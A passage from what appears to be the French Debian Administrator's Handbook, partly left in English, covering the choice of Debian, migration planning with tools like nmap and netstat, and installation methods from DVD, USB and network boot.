Derrière ces objectifs se dessine une refonte globale du système d'information.

## 2.2. Plan directeur

Avec votre collaboration, la direction informatique a réalisé une étude un peu plus poussée, permettant d'identifier quelques contraintes et de définir un plan de migration vers le système open source retenu, Debian.

Parmi les contraintes, il faut noter que la comptabilité utilise un logiciel spécifique ne fonctionnant que sous Microsoft Windows™. Le laboratoire utilise quant à lui un logiciel de conception assistée par ordinateur fonctionnant sous OS X™.



**FIGURE 2.1** Aperçu global du réseau de Falcot SA

Le passage vers Debian sera bien entendu progressif ; une PME, aux moyens limités, ne peut pas tout changer rapidement. Dans un premier temps, c'est le personnel informatique qui doit être formé à l'administration de Debian. Les serveurs seront ensuite basculés, en commençant par l'infrastructure réseau (routeur, pare-feu, etc.) pour enchaîner sur les services utilisateurs (partage de fichiers, Web, SMTP, etc.). Ce n'est qu'ensuite que les ordinateurs de bureau seront progressivement migrés sous Debian, pour que chaque service puisse être formé (en interne) lors du déploiement du nouveau système.

### 2.3. Pourquoi une distribution GNU/Linux ?

B.A.-BA  
**Linux ou GNU/Linux ?**

Linux, comme vous le savez déjà, n'est qu'un noyau. Les expressions « distribution Linux » ou « système Linux » sont donc incorrectes : il s'agit en réalité de distributions ou de systèmes *basés sur* Linux. Ces expressions omettent de mentionner les logiciels qui complètent toujours ce noyau, parmi lesquels les programmes développés par le projet GNU. Richard Stallman, créateur de ce dernier, souhaite bien entendu que l'expression « GNU/Linux » soit systématiquement employée, afin que l'importance de la contribution du projet GNU soit mieux reconnue et ses idées de liberté mieux véhiculées.

Debian has chosen to follow this recommendation, and, thus, name its distributions accordingly (thus, the latest stable release is Debian GNU/Linux 10).

Plusieurs facteurs ont dicté ce choix. L'administrateur système, qui connaissait cette distribution, l'a fait inclure dans les candidats à la refonte du système d'information. Des conditions économiques difficiles et une compétition féroce ont limité le budget de cette opération, malgré son importance capitale pour l'avenir de l'entreprise. C'est pourquoi les solutions open source ont rapidement séduit : plusieurs études récentes les donnent bien moins onéreuses que les solutions propriétaires tout en assurant une qualité de service équivalente voire supérieure, à condition d'avoir du personnel qualifié pour leur administration.

#### EN PRATIQUE

##### **Le coût total de possession (TCO)**

Le "Total Cost of Ownership" (coût total de possession) est la somme d'argent dépensée suite à la possession ou à l'acquisition d'un bien : dans le cas présent, il s'agit de systèmes d'exploitation. Ce prix inclut l'éventuelle licence, la formation du personnel au nouveau logiciel, le changement de toute machine trop peu puissante, les réparations supplémentaires, etc. Tout ce qui découle directement du choix initial est pris en compte.

Ce TCO, qui varie selon les critères retenus dans son évaluation, est rarement significatif par lui-même. En revanche, il est très intéressant de comparer des TCO calculés en suivant les mêmes règles. Cette grille d'appréciation revêt donc une importance capitale et il est facile de la manipuler pour en tirer une conclusion prédéfinie. Ainsi, le TCO d'une seule machine n'a pas de sens puisque le coût d'un administrateur se répercute sur la quantité totale de postes qu'il encadre, nombre qui dépend évidemment du système d'exploitation et des outils proposés.

Parmi les systèmes d'exploitation libres, le service informatique a recensé les BSD libres (dont OpenBSD, FreeBSD et NetBSD), GNU Hurd et les distributions Linux. GNU Hurd, qui n'a pas encore publié de version stable, fut immédiatement rejeté. Le choix est moins simple entre BSD et Linux. Les premiers sont très méritants, notamment sur les serveurs. Le pragmatisme pousse pourtant à opter pour un système Linux car sa base installée et sa popularité, bien plus importantes, ont de nombreuses conséquences positives. Il est ainsi plus facile de trouver du personnel qualifié pour administrer des machines Linux que des techniciens rompus à BSD. Par ailleurs, la prise en charge des matériels récents est plus rapide sous Linux que sous BSD (même si les deux se suivent souvent de peu). Enfin, les distributions Linux sont souvent plus adaptées à l'installation d'interfaces graphiques conviviales, indispensables aux utilisateurs débutants lors de la migration de toutes les machines de bureau vers ce nouveau système.

#### ALTERNATIVE

##### **à Debian GNU/kFreeBSD**

Since Debian 6 *Squeeze*, it is possible to use Debian with a FreeBSD kernel on 32 and 64 bit computers; this is what the `kfreebsd-i386` and `kfreebsd-amd64` architectures mean. While these architectures are not "official" (they are hosted on a separate mirror — [ports.debian.org](http://ports.debian.org)), they provide over 70% of the software packaged by Debian.

Ces architectures peuvent s'avérer un choix pertinent pour les administrateurs de Falcot SA notamment pour un pare-feu (le noyau en supporte trois différents : IPF, IPFW, PF) ou pour un NAS (où le système de fichier ZFS a fait ses preuves).

## 2.4. Pourquoi la distribution Debian ?

Le choix de Linux entériné, il fallait opter pour une offre précise. À nouveau, les critères à considérer abondent. La distribution retenue doit pouvoir fonctionner plusieurs années, car la migration de l'une à l'autre représente des coûts supplémentaires (moins élevés toutefois que s'il s'agissait d'un système totalement différent, comme Windows ou OS X).

La pérennité est donc primordiale et il faut une garantie d'existence et de publication régulière de correctifs de sécurité pendant plusieurs années. Le calendrier de mises à jour compte lui aussi : avec son important parc informatique, Falcot SA ne peut mener cette opération complexe trop souvent. Le service informatique exige pourtant d'employer la dernière version stable de la distribution, bénéficiant de la meilleure assistance technique et aux correctifs de sécurité assurés. En effet, les mises à jour de sécurité ne sont généralement assurées que pour une durée limitée sur les anciennes versions d'une distribution.

Finally, for reasons of homogeneity and ease of administration, the same distribution must run on all the servers and office computers.

### 2.4.1. Distributions communautaires et commerciales

On trouve deux grandes catégories de distributions Linux : les commerciales et les communautaires. Les premières, développées par des entreprises, sont vendues associées à des services. Les secondes sont élaborées suivant le même modèle de développement ouvert que les logiciels libres dont elles sont constituées.

A commercial distribution will have, thus, a tendency to release new versions more frequently, in order to better market updates and associated services. Their future is directly connected to the commercial success of their company, and many have already disappeared (Caldera Linux, StormLinux, Mandriva Linux, etc.).

Une distribution communautaire ne suit quant à elle aucun planning. À l'instar du noyau Linux, les nouvelles versions sortent lorsqu'elles sont stables, jamais avant. Sa survie est garantie tant qu'il y aura assez de développeurs individuels ou de sociétés tierces pour la faire vivre.

Une comparaison des diverses distributions Linux a fait retenir Debian pour de nombreuses raisons :

- C'est une distribution communautaire, au développement assuré indépendamment de toute contrainte commerciale ; ses objectifs sont donc essentiellement d'ordre technique, ce qui semble favoriser la qualité globale du produit.
- De toutes les distributions communautaires, c'est la plus importante à tout point de vue : en nombre de contributeurs, en nombre de logiciels disponibles, en années d'existence. La taille de sa communauté représente évidemment un indiscutable gage de pérennité.
- Statistiquement, ses nouvelles versions sortent tous les 18 à 24 mois, et elles bénéficient d'un support pendant 5 ans ; ce calendrier convient aux administrateurs.

- Une enquête auprès de plusieurs sociétés de services françaises spécialisées dans le logiciel libre a montré que toutes proposent une assistance technique pour Debian ; c'est même pour beaucoup d'entre elles la distribution retenue en interne. Cette diversité de fournisseurs potentiels est un atout majeur pour l'indépendance de Falcot SA.
- Enfin, Debian est disponible sur une multitude d'architectures, dont ppc64el pour les processeurs OpenPOWER ; il sera donc possible de l'installer sur les serveurs IBM les plus récents de Falcot SA.

EN PRATIQUE

### Le support à long terme

Le projet de support à long terme (Long Term Support ou LTS) a démarré en 2014, et vise à fournir 5 ans de support de sécurité à toutes les versions stables de Debian. Comme ce support est important principalement pour les organisations qui utilisent de vastes déploiements, le projet essaie de mettre en commun les ressources de sociétés qui utilisent Debian.

► <https://wiki.debian.org/LTS>

Falcot Corp is not big enough to let one member of its IT staff contribute to the LTS project, so the company opted to subscribe to FreeXian's Debian LTS contract and provides financial support. Thanks to this, the Falcot administrators know that the packages they use will be handled in priority and they have a direct contact with the LTS team in case of problems.

► <https://wiki.debian.org/LTS/Funding>

► <https://www.freexian.com/services/debian-lts.html>

Once Debian has been chosen, the matter of which version to use must be decided. Let us see why the administrators have picked Debian *Buster*.

## 2.5. Why Debian Buster?

Every Debian release starts its life as a continuously changing distribution, also known as “*Testing*”. But at the time you read those lines, Debian *Buster* is the latest “*Stable*” version of Debian.

The choice of Debian *Buster* is well justified based on the fact that any administrator concerned about the quality of their servers will naturally gravitate towards the stable version of Debian. Even if the previous stable release might still be supported for a while, Falcot administrators aren't considering it because its support period will not last long enough and because the latest version brings new interesting features that they care about.



## Mots-clés

Existant  
Réutilisation  
Migration



# Prise en compte de l'existant et migration

# 3

---

---

---

---

Sommaire

---

---

Coexistence en environnement hétérogène 44

Démarche de migration 45

---

---

*Toute refonte du système d'information doit se baser sur l'existant pour réexploiter au maximum les ressources disponibles et garantir l'interopérabilité des différents éléments constituant le système. Cette étude fera apparaître une trame générique, à suivre dans chaque migration d'un service sous Linux.*

### 3.1. Coexistence en environnement hétérogène

Debian s'intègre très bien dans tous les types d'environnements existants et cohabite avec tous les systèmes d'exploitation. Cette quasi parfaite harmonie provient des pressions du marché qui contraignent les éditeurs à développer des logiciels respectueux des normes et standards, donc avec lesquels les autres programmes, libres ou pas, serveurs comme clients, peuvent interagir.

#### 3.1.1. Intégration avec des machines Windows

La prise en charge de SMB/CIFS par Samba assure une très bonne communication dans un contexte Windows. Il sert des fichiers et des files d'impression aux clients Windows et intègre des logiciels grâce auxquels une machine Linux utilisera des ressources publiées par des serveurs Windows.

OUTIL  
**Samba**

La dernière version de Samba peut remplacer la plupart des fonctionnalités de Windows, depuis celles d'un simple serveur Windows NT (authentification, partage de fichiers et d'imprimantes, téléchargement de pilotes d'imprimantes, DFS, etc.) aux plus avancées (un contrôleur de domaines compatible avec Active Directory).

#### 3.1.2. Intégration avec des machines OS X

Les machines OS X savent fournir et utiliser des services réseau comme le partage de fichiers et d'imprimantes. Ces services sont annoncés sur le réseau local, ce qui permet aux autres machines de les découvrir et de les exploiter sans aucune configuration manuelle. Bonjour est l'implémentation d'Apple du protocole Zeroconf qui rend tout cela possible. Debian inclut une autre implémentation, Avahi, qui fournit les mêmes fonctionnalités.


In the other direction, the Netatalk daemon can be used to provide file servers to OS X machines on the network. It implements the AFP (AppleShare) protocol as well as the required notifications so that the servers can be automatically discovered by the OS X clients.

Les réseaux Mac OS plus anciens (avant OS X) utilisaient un protocole différent appelé AppleTalk. Pour des environnements avec de telles machines, Netatalk sait également fournir ce protocole (en fait, Netatalk était initialement une réimplémentation de ce dernier). Il assure les fonctionnalités de serveur de fichiers, de queues d'impression, ainsi que de serveur de temps (synchronisation horaire). Ses fonctionnalités de routeur permettent de l'interconnecter avec des réseaux AppleTalk.

#### 3.1.3. Intégration avec d'autres machines Linux/Unix

Enfin, NFS et NIS garantiront les interactions avec des systèmes Unix. NFS assure la fonctionnalité de serveur de fichiers, tandis que NIS permet de créer un annuaire des utilisateurs. Signalons

également que la couche d'impression BSD, employée par la majorité des Unix, permet aussi de partager des files d'impression.



**FIGURE 3.1** Cohabitation de Debian avec OS X, Windows et les systèmes Unix

## 3.2. Démarche de migration

In order to guarantee continuity of the services, each computer migration must be planned and executed according to the plan. This principle applies whatever operating system is used.

### 3.2.1. Recenser et identifier les services

Aussi simple qu'elle paraisse, cette étape est indispensable. Un administrateur sérieux connaît vraisemblablement les rôles principaux de chaque serveur, mais ceux-ci évoluent et quelques utilisateurs expérimentés auront parfois installé des services « sauvages ». Connaitre leur existence vous permettra au moins de décider de leur sort au lieu de les supprimer par mégarde.

For this purpose, it is wise to inform your users of the project before migrating the server. To involve them in the project, it may be useful to install the most common free software programs on their desktops prior to migration, which they will come across again after the migration to Debian; LibreOffice and the Mozilla suite are the best examples here.

## Réseau et processus

L'outil **nmap** (paquet Debian du même nom) identifiera rapidement les services Internet hébergés par une machine reliée au réseau sans même nécessiter de s'y connecter (**login**). Il suffit d'invoquer la commande suivante sur une autre machine connectée au même réseau :

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
9999/tcp  open  abyss

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

### ALTERNATIVE

#### Utiliser **netstat** pour trouver la liste des services disponibles

Sur une machine Linux, la commande **netstat -tupan** dresse la liste des sessions TCP actives ou en attente ainsi que des ports UDP que les programmes actifs écoutent. Cela facilite le recensement des services proposés sur le réseau.

### POUR ALLER PLUS LOIN

#### IPv6

Certaines commandes réseau peuvent travailler en IPv4 ou en IPv6. C'est notamment le cas des commandes **nmap** et **netstat**, mais aussi d'autres comme **route** ou **ip**. La convention est que ce comportement est déclenché par l'option de ligne de commande **-6**.

Si le serveur est une machine Unix offrant un compte shell aux utilisateurs, il est intéressant de déterminer si des processus s'exécutent en tâche de fond, en l'absence de leur propriétaire. La commande **ps auxw** affiche tous les processus et leur identifiant utilisateur associé. En croisant ces informations avec la sortie de la commande **who** (donnant la liste des utilisateurs connectés), il est possible de retrouver d'éventuels serveurs sauvages ou des programmes fonctionnant en tâche de fond. La consultation des tables de processus planifiés (**crontabs**) fournira souvent des renseignements intéressants sur les fonctions remplies par le serveur (l'explication complète des commandes de **cron** se trouve dans la section « Planification de tâches » du chapitre 9, « Services Unix » page 204).


Dans tous les cas, il est indispensable de prévoir une sauvegarde du serveur : elle permettra de récupérer des informations *a posteriori*, quand les utilisateurs feront état de problèmes concrets dus à la migration.

### 3.2.2. Conserver la configuration

Il convient de conserver la configuration de chaque service identifié afin de pouvoir installer l'équivalent sur le serveur mis à jour. Le strict minimum est de faire une copie de sauvegarde des fichiers de configuration.

Pour des machines Unix, la configuration se trouve habituellement sous `/etc/` mais il se peut qu'elle soit placée dans un sous-répertoire de `/usr/local/`. C'est le cas lorsqu'un logiciel est installé depuis ses sources plutôt qu'avec un paquet. On peut même la rencontrer, dans certains cas, sous `/opt/`.

Pour les services gérant des données (comme les bases de données), il est fortement recommandé d'exporter celles-ci dans un format standard, plus facile à reprendre par le nouveau logiciel. Un tel format est généralement en mode texte et documenté : il s'agira par exemple d'un *dump SQL* pour une base de données et d'un fichier LDIF pour un serveur LDAP.



**FIGURE 3.2** Sauvegarde des bases de données

Chaque logiciel serveur est différent et il est impossible de détailler tous les cas existants. Reportez-vous aux documentations du logiciel actuel et du nouveau logiciel pour identifier les portions exportables, puis réimportables, ainsi que celles qui nécessiteront un travail manuel. La lecture de ce livre vous éclairera déjà sur la configuration des principaux logiciels serveurs sous Linux.

### 3.2.3. Prendre en main un serveur Debian existant

Pour en reprendre efficacement l'administration, on pourra analyser une machine déjà animée par Debian.

Le premier fichier à vérifier est `/etc/debian_version`, qui contient habituellement le numéro de version du système Debian installé (il fait partie du paquet *base-files*). S'il indique *testing/unstable*, c'est que le système a été mis à jour avec des paquets provenant d'une de ces deux distributions en développement.

Le programme `apt-show-versions` (du paquet Debian éponyme) consulte la liste des paquets installés et identifie les versions disponibles. `aptitude` permet aussi d'effectuer ces tâches, d'une manière moins systématique.

Un coup d'œil au fichier `/etc/apt/sources.list` (et au répertoire `/etc/apt/sources.list.d/`) montrera la provenance probable des paquets Debian déjà installés. Si beaucoup de sources inconnues apparaissent, l'administrateur pourra choisir de réinstaller complètement l'ordinateur pour assurer une compatibilité optimale avec les logiciels fournis par Debian.

The `sources.list` file is often a good indicator: the majority of administrators keep, at least in comments, the list of APT sources that were previously used. But you should not forget that sources used in the past might have been deleted, and that some random packages grabbed on the Internet might have been manually installed (with the help of the `dpkg` command). In this case, the machine is misleading in its appearance of being a “standard” Debian system. This is why you should pay attention to any indication that will give away the presence of external packages (appearance of `deb` files in unusual directories, package version numbers with a special suffix indicating that it originated from outside the Debian project, such as `ubuntu` or `lmde`, etc.)

De même, il est intéressant d'analyser le contenu du répertoire `/usr/local/`, prévu pour contenir des programmes compilés et installés manuellement. Répertorier les logiciels installés de cette manière est riche d'enseignements, car cela incite à s'interroger sur la raison justifiant le non-emploi du paquet Debian correspondant — si un tel paquet existe.

#### QUICK LOOK

##### `cruft/cruft-ng`, `debsums` and `apt-show-versions`

The `cruft` and `cruft-ng` packages propose to list the available files that are not owned by any package. They have some filters (more or less effective, and more or less up to date) to avoid reporting some legitimate files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.).

Be careful to not blindly delete everything that `cruft` and `cruft-ng` might list!

The `debsums` package allows to check the MD5 hashsum of each file installed by a package against a reference hashsum and can help to determine, which files might have been altered (see « [Finding changed files](#) » page 138). Be aware that created files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.) are not subject to this check.

The `apt-show-versions` package provides a tool to check for installed packages without a package source and can help to determine third party packages (see section [6.7.3.1, « Packages removed from the Debian Archive](#) » page 140).

### 3.2.4. Installer Debian

Toutes les informations relatives au serveur actuel étant maintenant connues, il est possible de mettre celui-ci hors service et d'y installer Debian.

Pour en choisir la version adéquate, il faut connaître l'architecture de l'ordinateur. S'il s'agit d'un PC, ce sera vraisemblablement `amd64` (les anciens PC peuvent nécessiter l'usage de l'architecture `i386`). Dans les autres cas, on pourra restreindre les possibilités en fonction du système précédemment employé.

tableau 3.1 is not intended to be exhaustive, but may be helpful. Note that it lists Debian architectures which are no longer supported in the current stable release. In any case, the original documentation for the computer is the most reliable source to find this information.


Système d'exploitation	Architecture(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64

**TABLE 3.1 Correspondance entre système d'exploitation et architecture**

MATÉRIEL	
<b>PC 64 bits ou PC 32 bits</b>	La plupart des ordinateurs récents sont pourvus de processeurs 64 bits d'Intel ou d'AMD, compatibles avec les anciens processeurs 32 bits : les logiciels compilés pour l'architecture « i386 » fonctionneront donc. En revanche, ce mode compatibilité ne met pas à profit les capacités de ces nouveaux processeurs. C'est pourquoi Debian dispose de l'architecture « amd64 », qui gère les processeurs récents d'AMD ainsi que les processeurs « em64t » d'Intel (y compris la plupart des processeurs de la famille « Core »).


### 3.2.5. Installer et configurer les services sélectionnés

Once Debian is installed, we need to individually install and configure each of the services that this computer must host. The new configuration must take into consideration the prior one in order to ensure a smooth transition. All the information collected in the first two steps will be useful to successfully complete this part.



**FIGURE 3.3** *Installer les services sélectionnés*

Avant de se lancer corps et âme dans cet exercice, il est fortement recommandé de consulter le reste de ce livre, grâce auquel vous aurez une idée plus précise sur la manière de configurer les services prévus.



## Mots-clés

Installation  
Partitionnement  
Formatage  
Système de fichiers  
Secteur d'amorçage  
Détection de matériel



# Installation

# 4

---

---

---

---

Sommaire

---

---

Méthodes d'installation 54

Étapes du programme d'installation 57

Après le premier démarrage 76

---

---

*Pour utiliser la distribution Debian, il faut l'avoir installée sur un ordinateur, tâche complexe prise en charge par le programme debian-installer. Une bonne installation implique de nombreuses opérations. Ce chapitre les passe en revue dans l'ordre dans lequel elles sont habituellement effectuées.*

**Cours de rattrapage en annexe**

L'installation d'un ordinateur est toujours plus simple lorsque l'on est familier avec son fonctionnement. Si ce n'est pas votre cas, il est peut-être temps de faire un détour par l'annexe B, « [Petit cours de rattrapage](#) » page 489 avant de revenir à la lecture de ce chapitre capital.

The installer for *Buster* is based on `debian-installer`. Its modular design enables it to work in various scenarios and allows it to evolve and adapt to changes. Despite the limitations implied by the need to support a large number of architectures, this installer is very accessible to beginners, since it assists users at each stage of the process. Automatic hardware detection, guided partitioning, and graphical user interfaces have solved most of the problems that newbies used to face in the early years of Debian.

Installation requires 128 MB of RAM (Random Access Memory) and at least 2 GB of hard drive space. All Falcot computers meet these criteria. Note, however, that these figures apply to the installation of a very limited system without a graphical desktop. A minimum of 1 GB of RAM and 10 GB of hard drive space are really recommended for a basic office desktop workstation.

## BEWARE

**Upgrading from Stretch**

If you already have Debian *Stretch* installed on your computer, this chapter is not for you! Unlike other distributions, Debian allows updating a system from one version to the next without having to reinstall the system. Reinstalling, in addition to being unnecessary, could even be dangerous, since it could remove already installed programs.

Cette démarche de migration sera décrite dans la section [6.7, « Mise à jour d'une distribution à la suivante »](#) page 137.

## 4.1. Méthodes d'installation

L'installation d'un système Debian est possible depuis divers types de supports, pour peu que le BIOS de la machine le permette. On pourra ainsi amorcer grâce à un CD-Rom, une clé USB, voire à travers un réseau.

**BIOS, l'interface matériel/logiciel**

Le BIOS (abréviation de *Basic Input/Output System*, ou système élémentaire d'entrées-sorties) est un logiciel intégré à la carte mère (carte électronique reliant tous les périphériques) et exécuté au démarrage du PC pour charger un système d'exploitation (par l'intermédiaire d'un chargeur d'amorçage adapté). Il reste ensuite présent en arrière-plan pour assurer une interface entre le matériel et le logiciel (en l'occurrence, le noyau Linux).

### 4.1.1. Installation depuis un CD-Rom/DVD-Rom

Le support d'installation le plus employé est le CD-Rom (ou le DVD-Rom, qui se comporte exactement de la même manière) : l'ordinateur s'amorce sur ce dernier et le programme d'installation prend la main.

Various CD-ROM families have different purposes: *netinst* (network installation) contains the installer and the base Debian system; all other programs are then downloaded. Its “image”, that is the ISO-9660 filesystem that contains the exact contents of the disk, only takes up about 150 to 280 MB (depending on architecture). On the other hand, the complete set offers all packages and allows for installation on a computer that has no Internet access; it requires around 16 DVD-ROMs (or 4 Blu-ray disks). There is no more official CD-ROMs set as they were really huge, rarely used and now most of the computers use DVD-ROMs as well as CD-ROMs. But the programs are divided among the disks according to their popularity and importance; the first disk will be sufficient for most installations, since it contains the most used software.

Il existe un autre type d'image, *mini.iso*, qui n'est disponible que comme un sous-produit de l'installateur. Cette image contient seulement le strict minimum requis pour configurer le réseau, tout le reste est téléchargé lors de l'installation (y compris d'autres portions du programme d'installation lui-même, ce qui explique que ces images ont tendance à ne plus fonctionner lorsqu'une nouvelle version du programme d'installation est publiée). Ces images se trouvent sur les miroirs Debian habituels, dans le dossier *dists/release/main/installer-arch/current/images/netboot/*.

ASTUCE

**Disques  
multi-architectures**

La plupart des CD-Rom et DVD-Rom d'installation correspondent à une seule architecture matérielle. Si l'on souhaite télécharger les images complètes, il faudra donc prendre soin de choisir celles qui correspondent à l'architecture matérielle de l'ordinateur sur lequel on souhaite les utiliser.

Some CD/DVD-ROM images can work on several architectures. We thus have a CD-ROM image combining the *netinst* images of the *i386* and *amd64* architectures.

To acquire Debian CD-ROM images, you may, of course, download them and burn them to disk. You may also purchase them, and, thus, provide the project with a little financial support. Check the website to see the list of DVD-ROM image vendors and download sites.

► <https://www.debian.org/CD/index.html>

#### 4.1.2. Démarrage depuis une clé USB

Comme la plupart des ordinateurs sont capables de démarrer depuis un périphérique USB, il est également possible d'installer Debian à partir d'une clé USB (qui n'est rien de plus qu'un petit disque à mémoire flash).

Le manuel d'installation explique comment créer une clé USB contenant *debian-installer*. La procédure est très simple puisque les images ISO des architectures i386 et amd64 sont des images hybrides qui peuvent démarrer aussi bien depuis un CD-Rom que depuis une clé USB.

You must first identify the device name of the USB key (ex: /dev/sdb); the simplest means to do this is to check the messages issued by the kernel using the *dmesg* command. Then you must copy the previously downloaded ISO image (for example, *debian-10.0.0-amd64-netinst.iso*) with the command *cat debian-10.0.0-amd64-netinst.iso >/dev/sdb; sync*. This com-

mand requires administrator rights, since it accesses the USB key directly and blindly erases its content.

A more detailed explanation is available in the installation manual. Among other things, it describes an alternative method of preparing a USB key that is more complex, but that allows to customize the installer's default options (those set in the kernel command line).

► <https://www.debian.org/releases/stable/amd64/ch04s03>

#### 4.1.3. Installation par *boot* réseau

De nombreux BIOS permettent d'amorcer directement sur le réseau en téléchargeant un noyau et un système de fichiers minimal. Cette méthode (que l'on retrouve sous différents noms, notamment PXE ou *boot* TFTP) peut être salvatrice si l'ordinateur ne dispose pas de lecteur de CD-Rom ou si le BIOS ne peut amorcer sur un tel support.

Cette méthode d'initialisation fonctionne en deux étapes. Premièrement, lors du démarrage de l'ordinateur, le BIOS (ou la carte réseau) émet une requête BOOTP/DHCP pour obtenir une adresse IP de manière automatique. Lorsqu'un serveur BOOTP ou DHCP renvoie une réponse, celle-ci inclut un nom de fichier en plus des paramètres réseau. Après avoir configuré le réseau, l'ordinateur client émet alors une requête TFTP (*Trivial File Transfer Protocol*) pour obtenir le fichier qui lui a été indiqué. Ce fichier récupéré, il est exécuté comme s'il s'agissait d'un chargeur de démarrage, ce qui permet de lancer le programme d'installation Debian — celui-ci s'exécute alors comme s'il provenait d'un disque dur, d'un CD-Rom ou d'une clé USB.

All the details of this method are available in the installation guide (“Preparing files for TFTP Net Booting” section).

► <https://www.debian.org/releases/stable/amd64/ch05s01#boot-tftp-x86>  
► <https://www.debian.org/releases/stable/amd64/ch04s05>

#### 4.1.4. Autres méthodes d'installation

When we have to deploy customized installations for a large number of computers, we generally choose an automated rather than a manual installation method. Depending on the situation and the complexity of the installations to be made, we can use FAI (Fully Automatic Installer, described in section 12.3.1, « Fully Automatic Installer (FAI) » page 376), or even a customized installation DVD with preseeding (see section 12.3.2, « Debian-installer avec préconfiguration » page 377).

## 4.2. Étapes du programme d'installation

### 4.2.1. Exécution du programme d'installation

Dès que le BIOS a lancé l'amorçage sur le CD-Rom (ou le DVD-Rom), le menu du chargeur d'amorçage Isolinux apparaît. À ce stade, le noyau Linux n'est pas encore chargé ; ce menu permet justement de choisir le noyau à démarrer et de saisir d'éventuelles options à lui passer.

For a standard installation, you only need to choose “Install” or “Graphical install” (with the arrow keys), then press the Enter key to initiate the remainder of the installation process. If the DVD-ROM is a “Multi-arch” disk, and the machine has an Intel or AMD 64-bit processor, those menu options enable the installation of the 64-bit variant (*amd64*) and the installation of the 32-bit variant remains available in a dedicated sub-menu (“32-bit install options”). If you have a 32-bit processor, you don't get a choice and the menu entries install the 32-bit variant (*i386*).

POUR ALLER PLUS LOIN

#### 32 ou 64 bits ?

The fundamental difference between 32- and 64-bit systems is the size of memory addresses. In theory, a 32-bit system can not work with more than 4 GB of RAM ( $2^{32}$  bytes). In practice, it is possible to work around this limitation by using the 686-pae kernel variant, so long as the processor handles the PAE (Physical Address Extension) functionality. Using it does have a notable influence on system performance, however. This is why it is useful to use the 64-bit mode on a server with a large amount of RAM.

For an office computer (where a few percent difference in performance is negligible), you must keep in mind that some proprietary programs are not available in 64-bit versions. It is technically possible to make them work on 64-bit systems, but you have to install the 32-bit versions of all the necessary libraries (see section 5.4.5, « [Support multi-architecture](#) » page 104), and sometimes to use `setarch` or `linux32` (in the *util-linux* package) to trick applications regarding the nature of the system.

EN PRATIQUE

#### Installation à côté d'un Windows existant

Si l'ordinateur fonctionne déjà sous Windows, il n'est pas nécessaire de supprimer ce système pour installer Debian. On peut en effet disposer des deux systèmes à la fois, chacun installé sur un disque ou une partition, et choisir lequel lancer au démarrage de l'ordinateur. Cette configuration est souvent appelée *dual boot* et le système d'installation de Debian peut tout à fait la mettre en place. Elle intervient lors de la phase de partitionnement du disque dur et lors de la mise en place du chargeur de démarrage (voir les encadrés « [Réduire une partition Windows](#) » page 68 et « [Chargeur d'amorçage et dual boot](#) » page 74).

